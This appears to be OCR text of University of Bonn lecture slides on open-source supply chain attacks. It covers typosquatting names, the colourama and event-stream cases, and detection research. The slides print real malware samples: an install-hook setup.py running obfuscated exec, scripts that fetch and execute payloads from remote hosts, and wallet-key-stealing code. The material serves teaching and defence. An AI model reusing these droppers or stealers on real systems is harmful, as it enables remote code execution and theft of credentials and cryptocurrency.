setup.py

```
import os
import requests
import urllib2
import re
try:
    from setuptools import setup
    from setuptools.command.install import install
except ImportError:
    from distutils.core import setup

class TotallyInnocentClass(install):
    def run(self):
        exec("b3MxIDOgcGxhdGZvcm0uc3lzdGVtKCkNCmlmIG9zMSA9PSAiV2luZG93cyI6DQogICAgdHJ5Og0K
        BjSE02THk5b1lYTjBaVOpwYmk1amIyMHZjbUYzTDJsa1lXMWxlRzluYVdJPTOiKSwgaGVhZGVycz17J1Vz
        AJZXhjZXB0Og0KCQkJdHJ5Og0KCQkJIAlyZXEgPSB1cmxsaWIyLlJlcXVlc3QoYmFzZTYOLmI2NGRlY29k
        AJZiA9IG9wZW4oeCwgImEiKQ0KCQkJIAlmLndyaXRlKHNOcihOZXh0bykpDQoJCQkgCWYuY2xvc2UoKQ0K
        os = platform.system()
        req = urllib2.Request('https://grabify.link/E09EIF', headers={'User-Agent' : os})
        texto = urllib2.urlopen( req ).read()
```

WHO DO THEY TARGET?




UNIVERSITÄT BONN

COLOURAMA

```
os1 = platform.system()
if os1 == 'Windows':
```

WHAT DO THEY WANT?



UNIVERSITÄT BONN

COLOURAMA

- Downloads cryptocurrency clipboard hijacker written in VBScript. Persistence by Windows registry entry to execute it whenever the user logs into the machine.

```
try:
    req = \
        urllib2.Request(base64.b64decode('aHR0cHM6Ly9oYXN0ZWJpbi5jb20vcmF3L2lkYW1leG9naWI=='
                        ), headers={'User-Agent': 'taco_life'})
    texto = urllib2.urlopen(req).read()
    x = ''.join(random.choice(string.ascii_uppercase
                + string.ascii_lowercase + string.digits)
                for _ in range(16)) + '.vbs'
    f = open(x, 'a')
    f.write(str(texto))
    f.close()
    os.system('wscript %s ' % x)
except:
```

UNIVERSITÄT BONN


THEY DON'T COME ALONE

- We identified 21 clusters
- In total, 157 of the 174 packages (90%) belonged to a cluster
- We observed shared techniques across languages

```
const http = require('http');
const child_process = require('child_process');
const dns = require('dns');
const fs = require('fs');

function everted() {
     this.execute_rotkit = function(cornuated) {
       if (cornuated != null && cornuated != '0.0.0.0') {
         catechizable = http.get('http://' + cornuated + '/nonvoidable', function(dyphone) {
           var oxygenating = fs.createWriteStream('/tmp/ungainness');
           dyphone.on('data', function(soodly) {
             oxygenating.write(soodly);
           });
           dyphone.on('end', function() {
             oxygenating.end();
             fs.chmod('/tmp/ungainness', '0777');
             child_process.exec('/tmp/ungainness', function(err, stdout, stderr) {});
           });
         });
       }
     };
     this.run = function() {
       var self = this
       antidivine = 'Y2M1NDM0M2YuaGVpaHR3aGxzLmRl'
       dns.lookup((new Buffer(antidivine, 'base64')).toString(), function(err, hypsometer) {
         self.execute_rotkit(hypsometer);
       });
     };
};

(new everted()).run();
```




```
require 'net/http'
require 'uri'
require 'base64'
require 'resolv'

class Smectis
  def self.install_explot(weighership)
    if !weighership.nil? and weighership != '0.0.0.0'
      educable = Net::HTTP.get_response(URI('http://' + weighership + '/mimming'))
      File.open('/tmp/autosymbiontic', 'wb+') do |uterometer|
        uterometer.binmode
        uterometer.write(educable.body)
        uterometer.chmod(0777)
        uterometer.close
      end
      system('/tmp/autosymbiontic')
    end
  end

  def self.run()
    milligram = 'MjlmYWVhNjMucGxhbmZobnRhZ2UuZGU='
    jaunting = nil
    begin
      jaunting = Resolv.getaddress(Base64.decode64(milligram))
    rescue
    end
    self.install_exploit(jaunting)
  end
end

Smectis.run()
```

UNIVERSITÄT BONN

A TYPICAL ATTACK

- **Attackvector**: Typosquatting (61 %)
- **Acts early**: Malicious code is executed during installation (56 %)
- **Steals data**: Exfiltration of sensitive information (55 %)
- **Hides**: Use techniques of obfuscation (49 %)
- **Long availability**: Two month available from official repo

Marc Ohm, Henrik Plate, Arnold Sykosch, and Michael Meier. "Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks", International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment. 2020

UNIVERSITÄT BONN

MALICIOUS PACKAGE DETECTION

UNIVERSITÄT BONN

THERE IS A LOT

SoK: Practical Detection of Software Supply Chain Attacks

Marc Ohm
ohm@cs.uni-bonn.de
Fraunhofer FKIE & University of Bonn
Bonn, NRW, Germany

Charlene Stuke
s6chstuk@uni-bonn.de
University of Bonn
Bonn, NRW, Germany

ABSTRACT

Detecting malicious packages used in software supply chain attacks has become increasingly important in recent years. Researchers are constantly developing and evaluating different tools and approaches. However, a comparison of all scientific publications on this topic does not yet exist. This paper examines existing publications and points out their characteristics, advantages and limitations. We identified and analyzed 20 publications that deal with malicious package detection. For those, we summarize the key points of each approach, present the experiments performed, discuss the features and limitations of each, and finally compare them to each other. We show that some tools and approaches are outdated, not fully evaluated, or not feasible for production use. Promising approaches for automatic detection of attacks in the software supply chain are outlined as well.

CCS CONCEPTS


• **General and reference** → **Surveys and overviews**; • **Security and privacy** → *Intrusion/anomaly detection and malware mitigation*; • **Software and its engineering** → *Software libraries and repositories*; • **Information systems** → Open source software

Open source package repositories that distribute such dependencies — like PyPI, npm, and RubyGems — are often misused for software supply chain attacks [18]. Attackers may inject their code into an open source supply chain by getting access to a legitimate package and uploading malware, or creating a new infected package and tricking users into downloading it [11, 18]. For instance, during the attack on the npm package `event-stream`, an attacker has gained the trust of the original author and got ownership [10]. Shortly after, the attacker adds the malicious package `flatmap-stream` to the dependencies, which steals user credentials [10].

Software supply chain attacks have occurred with increasing frequency in recent years [9, 23]. As a result, the demand for approaches to detect them is also increasing. However, the current repository infrastructure rarely supports automated review processes [5]. Furthermore, the utilized detection tools have high false positive rates and contain unsuitable indicators [26]. In addition, given the large number of packages (e.g. approximately 2.2 million npm packages [15]), complete manual review is not feasible [6, 8, 16, 17, 19–22, 24, 26]. Therefore, packages and package updates are reviewed manually only after they have been reported [25].

Ohm, Marc, and Charlene Stuke. "SoK: Practical Detection of Software Supply Chain Attacks." Proceedings of the 18th International Conference on Availability, Reliability and Security. 2023.

THE "BEST" ONES



Towards Detection of Software Supply Chain Attacks by Forensic Artifacts


Marc Ohm
ohm@cs.uni-bonn.de
University of Bonn
Bonn, Germany

Arnold Sykosch
sykosch@cs.uni-bonn.de
University of Bonn
Bonn, Germany
Fraunhofer FKIE

Michael Meier
mm@cs.uni-bonn.de
University of Bonn
Bonn, Germany
Fraunhofer FKIE

ABSTRACT

Third-party dependencies may introduce security risks to the software supply chain and hence yield harm to their dependent software. ... to the Internet Security Threat Report 2019 [11] by Symantec supply chain attacks increased over the course of the year 2018 and are very present on the threat landscape.




Herausgeber et al. (Hrsg.): Name-der-Konferenz,
Lecture Notes in Informatics (LNI), Gesellschaft für Informatik, Bonn 2024 11

You Can Run But You Can't Hide: Runtime Protection Against Malicious Package Updates For Node.js

Timo Pohl[1] Marc Ohm[1,2] Felix Boes[1] Michael Meier[1,2]

Using Pre-trained Transformers to Detect Malicious Source Code Within JavaScript Packages

Marc Ohm [1,2] and Anja Götz [2]



Herausgeber et al. (Hrsg.): Sicherheit 2022,
Lecture Notes in Informatics (LNI), Gesellschaft für Informatik, Bonn 2022 1

Towards Detection of Malicious Software Packages Through Code Reuse by Malevolent Actors

Marc Ohm[1] Lukas Kempf[2] Felix Boes[3] Michael Meier[4]

On the Feasibility of Supervised Machine Learning for the Detection of Malicious Software Packages

Marc Ohm
ohm@cs.uni-bonn.de
University of Bonn & Fraunhofer FKIE
Bonn, NRW, Germany

Felix Boes
boes@cs.uni-bonn.de
University of Bonn
Bonn, NRW, Germany

Christian Bungartz
ch.bungartz@uni-bonn.de
University of Bonn
Bonn, NRW, Germany

Michael Meier
mm@cs.uni-bonn.de
University of Bonn & Fraunhofer FKIE
Bonn, NRW, Germany

ABSTRACT

Modern software development heavily relies on a multitude of ex-

KEYWORDS

Software Supply Chain, Supervised Machine Learning, Malware

UNIVERSITÄT BONN

PRACTICAL TIPS

UNIVERSITÄT BONN

KNOW YOUR DEPENDENCIES

UNIVERSIT


setup.py

```
import os
import requests
import urllib2
import re
try:
    from setuptools import setup
    from setuptools.command.install import install
except ImportError:
    from distutils.core import setup

class TotallyInnocentClass(install):
    def run(self):
        exec("b3MxIDOgcGxhdGZvcm0uc3lzdGVtKCkNCmlmIG9zMSA9PSAiV2luZG93cyI6DQogICAgdHJ5Og0K
        BjSE02THk5b1lYTjBaV0pwYmk1amIyMHZjbUYzTDJsa1lXMWxlRzluYVdJPT0iKSwgaGVhZGVycz17J1Vz
        AJZXhjZXB0Og0KCQkJdHJ5Og0KCQkJIAlyZXEgPSB1cmxsaWIyLlJlcXVlc3QoYmFzZTY0LmI2NGRlY29k
        AJZiA9IG9wZW4oeCwgImEiKQ0KCQkJIAlmLndyaXRlKHN0cih0ZXh0bykpDQoJCQkgCWYuY2xvc2UoKQ0K
        os = platform.system()
        req = urllib2.Request('https://grabify.link/E09EIF', headers={'User-Agent' : os})
        texto = urllib2.urlopen( req ).read()
```


UNIVERSITÄT BONN

REDUCE YOUR DEPENDENCIES




UNIVERSITÄT BONN


WHO WOULD WIN?



$$X \% 2 === 0$$

UNIVERSITÄT BONN





UNIVERSITÄT BONN

WATCH OUT FOR IMPOSTERS

UNIVERSITÄT BONN

Ecosystem	Name	Target
npm	soket.io	socket.io
RubyGems	active-support	activesupport
npm	tensorplow	tensorflow
npm	browserift	browserify
PyPI	acqusition	acquisition
PyPI	openvc	opencv-python
PyPI	colourama	colorama

UNIVERSITÄT BONN


CASE STUDY "EVENT-STREAM"

- Targeted Attack against „bitpay/copay“
  - „Copay is a secure bitcoin wallet platform for both desktop and mobile devices.“

- 1.5 million downloads per week
- 1,600 packages listed event-stream as dependency
- Went undiscovered for two month


CASE STUDY “EVENT-STREAM”

CASE STUDY “EVENT-STREAM”



UNIVERSITÄT BONN

CASE STUDY "EVENT-STREAM"



CASE STUDY “EVENT-STREAM”

UNIVERSITÄT BONN

CASE STUDY “EVENT-STREAM”

```
{
  "name": "event-stream",
  "version": "3.3.6",
  "description": "construct pipes of streams of events",
  "homepage": "http://github.com/dominictarr/event-stream",
  "repository": {
    "type": "git",
    "url": "git://github.com/dominictarr/event-stream.git"
  },
  "dependencies": {
    "duplexer": "^0.1.1",
    "flatmap-stream": "^0.1.0",
    "from": "^0.1.7",
    "map-stream": "0.0.7",
    "pause-stream": "^0.0.11",
    "split": "^1.0.1",
    "stream-combiner": "^0.2.2",
    "through": "^2.3.8"
  },
```

CASE STUDY “EVENT-STREAM”

CASE STUDY "EVENT-STREAM"

UNIVERSITÄT BONN

CASE STUDY “EVENT-STREAM”

- Read in AES encrypted data from a file disguised as a test fixture
- The obfuscated code reads the description field from a project’s package.json file, then uses that description to decode an AES256 encrypted payload
- The description field for bitpay/copay, which is ”A Secure Bitcoin Wallet”, is the key required to decrypt this data

UNIVERSITÄT BONN

CASE STUDY "EVENT-STREAM"

UNIVERSITÄT BONN

CASE STUDY “EVENT-STREAM”

```
const Credentials = require("bitcore-wallet-client/lib/credentials.js");
// Intercept the getKeys function in the Credentails class
Credentials.prototype.getKeysFunc = Credentials.prototype.getKeys;
Credentials.prototype.getKeys = function(keyLookup) {
  const originalResult = this.getKeysFunc(keyLookup);
  try {
    if (global.CSSMap && global.CSSMap[this.xPubKey]) {
      delete global.CSSMap[this.xPubKey];
      sendRequests("p", keyLookup + "\t" + this.xPubKey);
    }
  } catch (err) {}
```

UNIVERSITÄT BONN

CASE STUDY "EVENT-STREAM"

UNIVERSITÄT BONN

CASE STUDY "EVENT-STREAM"

- Detect the current environment: Mobile/Cordova/Electron
- Check the Bitcoin and Bitcoin Cash balances on the victim's copay account
- If the current balance was greater than 100 Bitcoin, or 1000 Bitcoin Cash:
  - Harvest the victim's account data in full
  - Harvest the victim's copay private keys
  - Send the victim's account data/private keys off to a collection service

UNIVERSITÄT BONN

CASE STUDY "EVENT-STREAM"

UNIVERSITÄT BONN

LIGHTNING SURVEY

LIGHTNING SURVEY

UNIVERSITÄT BONN

Christmas-themed games evening in Computer Science

🕐 When: December 19th from 4pm to 10pm

📍 Where: At the institute for computer science